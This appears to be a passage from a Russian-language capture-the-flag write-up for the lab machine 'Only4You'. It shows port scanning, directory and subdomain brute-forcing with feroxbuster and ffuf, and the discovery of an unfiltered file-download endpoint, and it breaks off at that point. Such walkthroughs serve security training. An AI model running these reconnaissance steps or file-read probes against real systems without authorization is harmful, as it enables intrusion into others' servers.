22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e883e0a9fd43df38198aaa35438411ec (RSA)
|   256 83f235229b03860c16cfb3fa9f5acd08 (ECDSA)
|_  256 445f7aa377690a77789b04e09f11db80 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://only4you.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Результат работы скрипта

Сканер нашел два открытых порта: 22 — служба OpenSSH 8.2p1, 80 — веб-сервер Nginx 1.18.0.

Заголовок `http-title` показывает нам редирект на новый домен `only4you.htb`, который тоже добавляем в `/etc/hosts`.

```
10.10.11.210 onlyforyou.htb only4you.htb
```

Теперь можем переходить к веб-серверу и смотреть сайт.



Главная страница сайта

ТОЧКА ВХОДА

На сайте ничего интересного найти не удалось, поэтому приступим к поиску скрытых страниц.


Справка: сканирование веба с feroxbuster

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или ffuf. Я предпочитаю feroxbuster.

При запуске указываем следующие параметры:

- `-u` — URL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

```
feroxbuster -u http://only4you.htb/ -d 1 -w directory_2.3_medium_
lowercase.txt -t 254
```




```
404      GET       37l       58w      674c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      673l     2150w    34125c http://only4you.htb/
[####################] - 3m    198855/198855  0s      found:1       errors:2
[####################] - 3m    198855/198855  838/s   http://only4you.htb/
```

Результат сканирования каталогов с помощью feroxbuster

Ничего нового не находим. Давай тогда переберем поддомены, вдруг наткнемся на что-то интересное. Для этого я использую другой сканер — ffuf. Параметры у него похожие, добавится только `-H`, HTTP-заголовок.

```
ffuf -u http://only4you.htb/ -w subdomains-top1million-110000.txt -t
256 -H 'Host: FUZZ.only4you.htb'
```




```
[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 50ms]
    * FUZZ: ntp3

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 50ms]
    * FUZZ: logon

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 50ms]
    * FUZZ: rabbit

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 50ms]
    * FUZZ: pepper

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 50ms]
    * FUZZ: stat1
```

Результат сканирования поддоменов с помощью ffuf

В вывод попадают все перебираемые варианты, поэтому установим фильтр (параметр `-fs`), убирающий из вывода все страницы размером 178 байт.

```
ffuf -u http://only4you.htb/ -w subdomains-top1million-110000.txt -t
256 -H 'Host: FUZZ.only4you.htb' -fs 178
```




```
[Status: 200, Size: 2191, Words: 370, Lines: 52, Duration: 72ms]
    * FUZZ: beta
```

Результат сканирования поддоменов с помощью ffuf


Находим еще один поддомен с говорящим названием `beta`, который тоже добавляем в `/etc/hosts`.

```
10.10.11.210 onlyforyou.htb only4you.htb beta.only4you.htb
```


Beta
Не защищено | beta.only4you.htb/
Only4you
resize
convert
Beta
This is our beta site. Check the products and let us know what you think. If you are interested, contact us:
Return back
Source Code

Главная страница сайта beta.only4you.htb

На сайте можем скачать исходный код веб-приложения. Конечно же, делаем это и сразу переходим к анализу исходников. Так, при обращении к странице `/download` мы можем получить содержимое указанного файла. Не нужно даже обходить фильтрацию запросов (строка 86).

